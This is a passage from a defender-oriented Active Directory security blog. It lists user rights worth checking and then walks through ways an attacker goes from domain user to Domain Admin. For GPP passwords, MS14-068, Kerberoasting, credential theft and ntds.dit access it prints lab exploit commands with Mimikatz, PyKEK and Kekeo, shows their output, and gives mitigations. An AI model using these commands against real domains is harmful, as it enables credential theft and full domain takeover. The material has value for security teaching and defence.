- SeLoadDriverPrivilege: Load and unload device drivers
- SeLockMemoryPrivilege: Lock pages in memory
- SeBatchLogonRight: Log on as a batch job
- SeServiceLogonRight: Log on as a service

- SeSecurityPrivilege: Manage auditing and security log
- SeRelabelPrivilege: Modify an object label
- SeSystemEnvironmentPrivilege: Modify firmware environment values
- SeManageVolumePrivilege: Perform volume maintenance tasks
- SeProfileSingleProcessPrivilege: Profile single process
- SeSystemProfilePrivilege: Profile system performance
- SeUndockPrivilege: Remove computer from docking station
- SeAssignPrimaryTokenPrivilege: Replace a process level token
- SeRestorePrivilege: Restore files and directories
- SeShutdownPrivilege: Shut down the system
- SeSyncAgentPrivilege: Synchronize directory service data
- SeTakeOwnershipPrivilege: Take ownership of files or other objects

The interesting ones in this list (especially in GPOs that apply to Domain Controllers):

- Allow logon locally & Allow logon over Remote Desktop Services: Provides logon rights.
- Manage auditing and security log: Provides the ability to view all events in the event logs, including security events, and clear the event log.
  Fun Fact: Exchange Servers require this right, which means that if an attacker gains System rights on an Exchange server, they can clear Domain Controller security logs.
- Synchronize directory service data: *"This policy setting determines which users and groups have authority to synchronize all directory service data, regardless of the protection for objects and properties. This privilege is required to use LDAP directory synchronization (dirsync) services. Domain controllers have this user right inherently because the synchronization process runs in the context of the* ***System*** *account on domain controllers."*
  This means that an acocunt with this user right on a Domain Controller may be able to run DCSync.
- Enable computer and user accounts to be trusted for delegation: Provides the ability to configure delegation on computers and users in the domain.
  Fun Fact: This provides the ability to set Kerberos delegation on a computer or user account.
- Impersonate a client after authentication: This one looks like some fun could be had with it…
- Take ownership of files or other objects: Administrators only. *"Any users with the* ***Take ownership of files or other objects user right*** *can take control of any object, regardless of the permissions on that object, and then make any changes that they want to make to that object. Such changes could result in exposure of data, corruption of data, or a denial-of-service condition."*

- Load and Unload Device Drivers: *"Device drivers run as highly privileged code. A user who has the Load and unload device drivers user right could unintentionally install malware that masquerades as a device driver. Administrators should exercise care and install only drivers with verified digital signatures."*

Putting it all together

In order to effectively identify all accounts with privileged access, it's important to ensure that all avenues are explored to effectively identify the rights. This means that defenders need to check the permission on AD objects, starting with Organizational Units (OUs) and then branching out to security groups.

Things to check:

- Enumerate group membership of default groups (including sub-groups). Identify what rights are required and remove the others.
- Scan Active Directory (specifically OUs & security groups) for custom delegation.
- Scan for accounts with SIDHistory (should only be required during an active migration from one domain to another).
- Review User Rights Assignments in GPOs that apply to Domain Controllers, Servers, and Workstations.
- Review GPOs that add AD groups to local groups and ensure these are still required and the level of rights are appropriate.

Tools for Checking Active Directory Permissions:

- Bloodhound
- PowerView (modules used in Bloodhound)
- AD ACL Scanner

Confused by this and want some help unraveling the AD permissions in your organization?

Contact Trimarc, we love this stuff!

References

- BloodHound 1.3 – The ACL Attack Path Update
  https://wald0.com/?p=112
- Abusing Active Directory Permissions with PowerView
  http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/
- Abusing GPO Permissions
  http://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/
- AD DS Owner Rights
  https://technet.microsoft.com/en-us/library/dd125370(v=ws.10).aspx

- Security Descriptor Definition Language for Conditional ACEs
  https://msdn.microsoft.com/en-us/library/windows/desktop/dd981030(v=vs.85).aspx
- Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights
  https://adsecurity.org/?p=1906
- The Security Descriptor Definition Language of Love (Part 1)
  https://blogs.technet.microsoft.com/askds/2008/04/18/the-security-descriptor-definition-language-of-love-part-1/
- ActiveDirectoryRights Enumeration
  https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectoryrights(v=vs.110).aspx
- Bloodhound
- PowerView
- AD ACL Scanner
- AD Security: SIDHistory
- User Rights Assignments
- Active Directory Security Groups
- ActiveDirectoryRights Enumeration

https://adsecurity.org/?p=3658

Attack Methods for Gaining Domain Admin Rights in Active Directory

- By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Technical Reference

There are many ways an attacker can gain Domain Admin rights in Active Directory. This post is meant to describe some of the more popular ones in current use. The techniques described here “assume breach” where an attacker already has a foothold on an internal system and has gained domain user credentials (aka post-exploitation).

The unfortunate reality for most enterprises, is that it often does not take long from an attacker to go from domain user to domain admin. The question on defenders’ minds is “how does this happen?”.

The attack frequently starts with a spear-phishing email to one or more users enabling the attacker to get their code running on a computer inside the target network. Once the attacker has their code running inside the enterprise, the first step is performing reconnaissance to discover useful resources to escalate permissions, persist, and of course, plunder information (often the “crown jewels” of an organization).

While the overall process detail varies, the overall theme remains:

- Malware Injection (Spear-Phish, Web Exploits, etc)
- Reconnaissance (Internal)
- Credential Theft

- Exploitation & Privilege Escalation
- Data Access & Exfiltration
- Persistence (retaining access)

We start with the attacker having a foothold inside the enterprise, since this is often not difficult in modern networks. Furthermore, it is also typically not difficult for the attacker to escalate from having user rights on the workstation to having local administrator rights. This escalation can occur by either exploiting an unpatched privilege escalation vulnerability on the system or more frequently, finding local admin passwords in SYSVOL, such as Group Policy Preferences.

I spoke about most of these techniques when at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon).

I also covered some of these issues in the post "The Most Common Active Directory Security Issues and What You Can Do to Fix Them".

Attack Techniques to go from Domain User to Domain Admin:

1. Passwords in SYSVOL & Group Policy Preferences

This method is the simplest since no special "hacking" tool is required. All the attacker has to do is open up Windows explorer and search the domain SYSVOL DFS share for XML files. Most of the time, the following XML files will contain credentials: groups.xml, scheduledtasks.xml, & Services.xml.

SYSVOL is the domain-wide share in Active Directory to which all authenticated users have read access. SYSVOL contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere there is a Domain Controller (since SYSVOL is automatically synchronized and shared among all Domain Controllers). All domain Group Policies are stored here: \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

When a new GPP is created, there's an associated XML file created in SYSVOL with the relevant configuration data and if there is a password provided, it is AES-256 bit encrypted which should be good enough…

Except at some point prior to 2012, Microsoft published the AES encryption key (shared secret) on MSDN which can be used to decrypt the password. Since authenticated users (any domain user or users in a trusted domain) have read access to SYSVOL, anyone in the domain can search the SYSVOL share for XML files containing "cpassword" which is the value that contains the AES encrypted password.

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

With access to this XML file, the attacker can use the AES private key to decrypt the GPP password. The PowerSploit function Get-GPPPassword is most useful for Group Policy

Preference exploitation. The screenshot here shows a similar PowerShell function encrypting the GPP password from an XML file found in SYSVOL.

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUieOBaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

Other file types may also have embedded passwords (often in clear-text) such as vbs and bat.

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

You would think that with a released patch preventing admins from placing credentials in Group Policy Preferences, this would no longer be an issue, though I still find credentials in SYSVOL when performing customer security assessments.

Mitigation:

- Install KB2962486 on every computer used to manage GPOs which prevents new credentials from being placed in Group Policy Preferences.
- Delete existing GPP xml files in SYSVOL containing passwords.
- Don't put passwords in files that are accessible by all authenticated users.

More information on this attack method is described in the post: Finding Passwords in SYSVOL & Exploiting Group Policy Preferences.

2. Exploit the MS14-068 Kerberos Vulnerability on a Domain Controller Missing the Patch

It has been over a year since MS14-068 was patched with KB3011780 (and the first public POC, PyKEK, was released). There are detection methods available to ensure that attempts to exploit MS14-068 are identified and flagged. However, that doesn't mean that Domain Controllers are always patched or detection is configured. Most organizations patched their Domain Controllers with KB3011780 within a month of the patch's release; however, not all ensure that every new Domain Controller has the patch installed before promoting to be a DC.

Thanks to Gavin Millard (@gmillard on Twitter), we have a graphic that covers the issue quite nicely (wish I had of thought of it!)

Put simply, exploiting MS14-068 takes less than 5 minutes and enables an attacker to effectively re-write a valid Kerberos TGT authentication ticket to make them a Domain Admin (and Enterprise Admin). As shown in the above graphic, this is like taking a valid boarding password and before boarding, writing "pilot" on it. Then while boarding the plane, you are escorted to the cockpit and asked if you would like coffee before taking off.

The first published exploit of MS14-068 was 2 weeks after the patch, written by Sylvain Monné (@BiDOrD) called PyKEK. PyKEK is a Python script that runs on any python-capable system (Raspberry Pi?) anywhere on the network as long as it can communicate with an unpatched DC. End up with a ccache file. Take the PyKEK generated ccache file & inject the TGT into memory with Mimikatz for use as a Domain Admin! Using this ticket, access to the admin$ share on the DC is granted!

```
c:\Temp>c:\temp\pykek\ms14-068.py -u joeuser@lab.adsecurity.org -p Password99! -s S-1-5-21-1581655573-3923512380-696647894-2634 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_joeuser@lab.adsecurity.org.ccache'... Done!

c:\Temp>c:\temp\mimikatz\mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 16 modules * * */


mimikatz # kerberos::ptc c:\temp\TGT_joeuser@lab.adsecurity.org.ccache

Principal : (01) : joeuser ; @ LAB.ADSECURITY.ORG

Data 0
          Start/End/MaxRenew: 12/30/2015 1:43:57 PM ; 12/30/2015 11:43:57 PM ; 1/6/2016 1:43:57 PM
          Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Client Name  (01) : joeuser ; @ LAB.ADSECURITY.ORG
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            54bd6cdec816a2987cfc28ea34b362fb
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz # exit
Bye!
```

Mitigating factor: Limited success with patched or Win2012/2012R2 DC in site

The MS14-068 exploit process:

- Request a Kerberos TGT authentication ticket without a PAC as a standard user, the DC replies with the TGT (with no PAC which usually contains group membership, this is unusual).
- Generate a forged PAC, without a key, so the generated PAC is "signed" with MD5 algorithm instead of HMAC_MD5 using the domain user's password data.

- Send the PAC-less TGT to the DC with the forged PAC as Authorization-Data as part of a TGS service ticket request.
- The DC seems to be confused by this, so it discards the PAC-less TGT sent by the user, creates a new TGT and inserts the forged PAC in its own Authorization-Data, and sends this TGT to the user.
- This TGT with the forged PAC enables the user to be a Domain Admin on vulnerable DCs.

Benjamin Delpy (author of Mimikatz) wrote a MS14-068 exploit called Kekeo that improves on PyKEK. It finds & targets a vulnerable DC and works regardless if there are patched or 2012/2012R2 DCs in the site. Same exploit path as PyKEK, but adds another step at the end resulting in having a valid TGT which can be presented to any DC in the domain for access. It does this by using the exploit-generated TGT to get an impersonation TGT which works everywhere.

```
C:\Users\JoeUser>C:\Temp\ms14068\ms14068.exe /user:joeuser /rid:1108 /sid:S-1-5-21-1473643419-774954089-222232
9127 /password:Password99! /domain:lab.adsecurity.org /ptt /kdc:adsdc02.lab.adsecurity.org

  .#####.   MS14-068 POC 1.0 alpha (x86) release "Kiwi en C" (Jan  4 2015 13:49:41)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */


user     : joeuser
domain   : lab.adsecurity.org
password : ***
sid      : S-1-5-21-1473643419-774954089-2222329127
rid      : 1108
kdc      : adsdc02.lab.adsecurity.org
key      : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket   : ** Pass The Ticket **

[level 1] Reality       (AS-REQ)
[level 2] Van Chase     (PAC TIME)
 * PAC generated
 * PAC """signed"""
[level 3] The Hotel     (TGS-REQ)
[level 4] Snow Fortress (TGS-REQ)
[level 5] Limbo         (KRB-CRED)
 * TGT successfully submitted for current session

C:\Users\JoeUser>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.


C:\Users\JoeUser>klist

Current LogonId is 0:0x206431a

Cached Tickets: (3)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
        Start Time: 1/11/2015 15:40:37 (local)
        End Time:   1/12/2015 1:40:25 (local)
        Renew Time: 1/18/2015 15:40:25 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)


#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 1/11/2015 15:40:25 (local)
        End Time:   1/12/2015 1:40:25 (local)
        Renew Time: 1/18/2015 15:40:25 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Mitigation:

- Ensure the DCPromo process includes a patch QA step before running DCPromo that checks for installation of KB3011780. The quick and easy way to perform this check is with PowerShell: *get-hotfix 3011780*
- Also, implement an automated process that ensures approved critical patches are automatically applied if the system falls out of compliance.

3. Kerberos TGS Service Ticket Offline Cracking (Kerberoast)

Kerberoast can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. This attack is effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain password minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most service accounts don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most service accounts are over-permissioned and are often members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rights on specific servers).

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory which has an associated 128 character password which won't be cracked anytime soon.

This attack involves requesting a Kerberos service ticket(s) (TGS) for the Service Principal Name (SPN) of the target service account. This request uses a valid domain user's authentication ticket (TGT) to request one or several service tickets for a target service running on a server. The Domain Controller doesn't track if the user ever actually connects to these resources (or even if the user has access). The Domain Controller looks up the SPN in Active Directory and encrypts the ticket using the service account associated with the SPN in order for the service to validate user access. The encryption type of the requested Kerberos service ticket is RC4_HMAC_MD5 which means the service account's NTLM password hash is used to encrypt the service ticket. This means that Kerberoast can attempt to open the Kerberos ticket by trying different NTLM hashes and when the ticket is successfully opened, the correct service account password is discovered.

Note: No elevated rights are required to get the service tickets and no traffic is sent to the target.

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerberoast Python TGS cracker.

Mitigation:

The most effective mitigation of this attack is ensuring service account passwords are longer than 25 characters.
Managed Service Accounts and Group Managed Service Accounts are a good method to ensure that service account passwords are long, complex, and change regularly. A third party product that provides password vaulting is also a solid solution for managing service account passwords.

More information on this attack method is described in the post: Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain.

Information on detecting potential Kerberoasting activity is described in the post "Detecting Kerberoasting Activity" and "Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot"

4. The Credential Theft Shuffle

I'm calling this section "The Credential Theft Shuffle" (or "Credential Shuffle") since it is difficult to encapsulate this activity simply. Think of it as a dance. Compromise a single workstation, escalate privileges, and dump credentials. Laterally move to other workstations using dumped credentials, escalate privileges, and dump more credentials.

This usually quickly results in Domain Admin credentials since most Active Directory admins logon to their workstation with a user account and then use RunAs (which places their admin credentials on the local workstation) or RDP to connect to a server (credentials can be grabbed using a keylogger).

Step 1: Compromise a single workstation and exploit a privilege escalation vulnerability on the system to gain administrative rights. Run Mimikatz or similar to dump local credentials and recently logged on credentials.

Step 2: Using the local Administrator credentials gathered from Step 1 attempt to authenticate to other workstations with admin rights. This is usually successful since managing local Administrator account passwords have been difficult to do correctly (now you should probably just use Microsoft LAPS). If you have the same administrator account name and password on many, or all, workstations, gaining knowledge of the account name and password on one, means admin rights on all. Connect to other workstations and dump credentials on those until a Domain Admin account's credentials are harvested. Using local accounts is ideal since use isn't logged on Domain Controllers and few organizations send workstation security logs to a central logging system (SIEM).

Step 3: Leverage stolen credentials to connect to servers to gather more credentials. Servers running applications such as Microsoft Exchange Client Access Servers (CAS), Microsoft Exchange OWA, Microsoft SQL, and Terminal Services (RDP) tend to have lots of credentials in memory from recently authenticated users (or services that likely have Domain Admin rights).

Step 4: (Plunder and) Profit!
With the stolen Domain Admnin credentials, nothing can stop the attacker from dumping all domain credentials and persisting.

NOTE:

- Logging onto a computer with a Domain Admin account places the credentials in LSASS (protected memory space). Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.
- Logging onto a computer with a user account and then entering Domain Admin credentials with RunAs places the credentials in LSASS (protected memory space). Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.

- Logging onto a computer with a user account and opening an RDP session to a server by typing Domain Admin credentials into the RDP credential window exposes the Domain Admin credential to anyone running a keylogger on the system (which could be an attacker that previously compromised the user account and/or computer)
- If there are services deployed to all workstation or all servers (or both) that run under the context of a service account with Domain Admin rights, only a single system needs to be compromised to compromise the entire Active Directory domain. When a service starts with explicit credentials, the credentials are loaded into LSASS for the service to run under the context of those credentials. Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.

Normally, PowerShell is a great administrative method since connecting to a remote system via PowerShell remoting (either through Enter-PSSession or Invoke-Command) is a network logon – no credentials are stored in memory on the remote system. This is ideal and is what Microsoft is shifting RDP towards with Admin mode. There is a way to connect to a remote system via PowerShell remoting and be able to use the credential by way of CredSSP. The problem is CredSSP is NOT SECURE.

Joe Bialek wrote about this at PowerShellMagazine.com:

One common issue that an administrator faces when using PowerShell remoting is the "double hop" problem. An administrator uses PowerShell remoting to connect to Server A and then attempts to connect from Server A to Server B. Unfortunately, the second connection fails.

The reason is that, by default, PowerShell remoting authenticates using a "Network Logon". Network Logons work by proving to the remote server that you have possession of the users credential without sending the credential to that server (see Kerberos and NTLM authentication). Because the remote server doesn't have possession of your credential, when you try to make the second hop (from Server A to Server B) it fails because Server A doesn't have a credential to authenticate to Server B with.

To get around this issue, PowerShell provides the CredSSP (Credential Security Support Provider) option. When using CredSSP, PowerShell will perform a "Network Clear-text Logon" instead of a "Network Logon". Network Clear-text Logon works by sending the user's clear-text password to the remote server. When using CredSSP, Server A will be sent the user's clear-text password, and will therefore be able to authenticate to Server B. Double hop works!

***Update:** This testing was done using Windows Server 2012. Microsoft has made changes to Windows Server 2012R2 and Windows 8.1 to eliminate clear-text credentials from being stored in memory. This means that an attacker who runs Mimikatz will no longer see your clear-text credentials. An attacker will still see your NT password hash and your Kerberos TGT, both of which are password equivalent and can be used to authenticate as you over the network.*

Additionally, even though your clear-text credential is not saved in memory, it is still sent to the remote server. An attacker can inject malicious code in the Local Security Authority Subsystem Service (LSASS.exe) and intercept your password in transit. So while you may not see your password with Mimikatz anymore, your password can still be recovered by an attacker.

So, please don't use CredSSP.

A similar issue is a configuration setting in WinRM (which PowerShell Remoting uses) called "AllowUnencrypted." Setting this value to "True" removes encryption from any WinRM connection involving this system, including PowerShell remoting.

Pass the hash evolves into Pass-the-Credential

Most people have heard of **Pass-the-Hash (PtH)** which involves discovering the password hash (usually the NTLM password hash) associated with an account. What's interesting about PtH is that cracking the hash to discover the associated password is not necessary since in Windows networking, the hash is what's used to prove identity (knowledge of the account name and password hash is all that's needed to authenticate). Microsoft products and tools obviously don't support passing a hash, so third party tools are required, such as Mimikatz.

Pass-the-Hash opens up a lot of doors for an attacker once a password hash is discovered, but there are other options.

Pass-the-Ticket (PtT) involves grabbing an existing Kerberos ticket and using it to impersonate a user. Mimikatz supports gathering either the current user's Kerberos tickets, or all Kerberos tickets for every user authenticated to the system (if Kerberos unconstrained delegation is configured, this could be a big deal). Once the Kerberos ticket(s) are acquired, they can be passed using Mimikatz and used to access resources (within the Kerberos ticket lifetime).

OverPass-the-Hash (aka Pass-the-Key) involves using an acquired password hash to get a Kerberos ticket. This technique clears all existing Kerberos keys (hashes) for the current user and injects the acquired hash into memory for the Kerberos ticket request. The next time a Kerberos ticket is required for resource access, the injected hash (which is now a Kerberos key in memory) is used to request the Kerberos ticket. Mimikatz provides the capability to perform OverPass-the-Hash. This is a stealthier method than PtH since there are ways to detect PtH. Note: If the acquired hash is NTLM, the Kerberos ticket is RC4. If the hash is AES, then the Kerberos ticket uses AES.

There are other types of credential theft, but these are the most popular:


- Pass-the-Hash: grab the hash and use to access a resource. Hash is valid until the user changes the account password.
- Pass-the-Ticket: grab the Kerberos ticket(s) and use to access a resource. Ticket is valid until the ticket lifetime expires (typically 7 days).
- OverPass-the-Hash: use the password hash to get a Kerberos ticket. Hash is valid until the user changes the account password.

Mitigation:

- Administrators should have separate admin workstations for administration activities. Admin accounts should never be logged onto regular workstations where user activities such as email and web browsing are performed. This limits credential theft opportunities. Note that smartcards don't prevent credential theft since accounts requiring smartcard authentication have an associated password hash that's used behind the scenes for resource access. The smartcard only ensures that the user

authenticating to the system has the smartcard in their possession. Once used to authenticate to a system, the smartcard two factor authentication (2fA) becomes one factor, using the account's password hash (which is placed in memory). Furthermore, once an account is configured for smartcard authentication, a new password is generated by the system for the account (and never changed).

- Review all accounts in Domain Admins, domain Administrators, Enterprise Admins, Schema Admins, and other custom AD admin groups. Re-qualify every account that has Active Directory admin rights to validate that full AD admin rights are truly required (or simply just desired). Start with accounts tied to humans, then focus on service accounts.
- All local Administrator account passwords on workstations and servers should be long, complex, and random using a product like Microsoft LAPS.
- Configure Group Policy to prevent local Administrator accounts from authenticating over the network. The following sample GPO prevents local accounts from logging on over the network (including RDP) and also blocks Domain Admins & Enterprise Admins from logging on at all. The GPO includes the following settings:
    - Deny access to this computer from the network: local account, Enterprise Admins, Domain Admins
    - Deny log on through Remote Desktop Services: local account, Enterprise Admins, Domain Admins
    - Deny log on locally: Enterprise Admins, Domain Admins



Note: Test this first with server configurations since it will break certain "special" scenarios (like Clustering).

3. Gain Access to the Active Directory Database File (ntds.dit)

The Active Directory database (ntds.dit) contains all information about all objects in the Active Directory domain. Data in this database is replicated to all Domain Controllers in the domain. This file also contains password hashes for all domain user and computer accounts. The

ntds.dit file on the Domain Controllers (DCs) is only accessible by those who can log on to the DCs.

Obviously, protecting this file is critical since access to the ntds.dit file can result in full domain and forest compromise.

Here is a (non-comprehensive) list of methods for getting the NTDS.dit data without being a Domain Admin:

Backup locations (backup server storage, media, and/or network shares)

Get access to DC backups & backdoor the domain with the ntds.dit file off the backup share. Make sure any network accessible location that stores DC backups is properly secured. Only Domain Admins should have access to them. Someone else does? They are effectively Domain Admins!

Find the NTDS.dit file staged on member servers prior to promoting to Domain Controllers.


IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC. The IFM set is a copy of the NTDS.dit file and may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured.

With admin rights to virtualization host, a virtual DC can be cloned and the associated data copied offline.

Get access to virtual DC storage data and have access to the domain credentials. Do you run VMWare? VCenter Admins are full admins (DA equivalent to VMWare). With VCenter Admin rights: Clone DC and copy down data to local hard drive.
It's also possible to extract LSASS data from VM memory when the VM is suspended. Don't underestimate the power your virtual admins have over virtual Domain Controllers.
Your VCenter Admin group is in AD? You probably want to change that…
Delegate the proper rights to the appropriate groups, don't provide an attacker the ability to backdoor AD through a Server admin account.
Your Virtual Admins need to be considered Domain Admins (when you have virtual DCs).

Compromise an account with rights to logon to a Domain Controller.

There are several groups in Active Directory most would not expect to have default logon rights to Domain Controllers.



These groups with the ability to logon to Domain Controllers by default:

- Enterprise Admins (member of the domain Administrators group in every domain in the forest)
- Domain Admins (member of the domain Administrators group)
- Administrators
- Backup Operators
- **Account Operators**
- **Print Operators**

This means that if an attacker can compromise an account in Account Operators or Print Operators, the Active Directory domain may be compromised since these groups have logon rights to Domain Controllers.

Mitigation:

- Limit the groups/accounts that have rights to logon to Domain Controllers.
- Limit groups/accounts with full Active Directory rights, especially service accounts.
- Protect every copy of the Active Directory database (ntds.dit) and don't place on systems at a lower trust level than Domain Controllers.

So, what happens when an account is delegated logon rights to a Domain Controller?

If the account has admin rights on the Domain Controller, it's trivial to dump credentials on the DC.

Dump all domain credentials with Mimikatz

Mimikatz can be used to dump all domain credentials from a Domain Controller.

```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

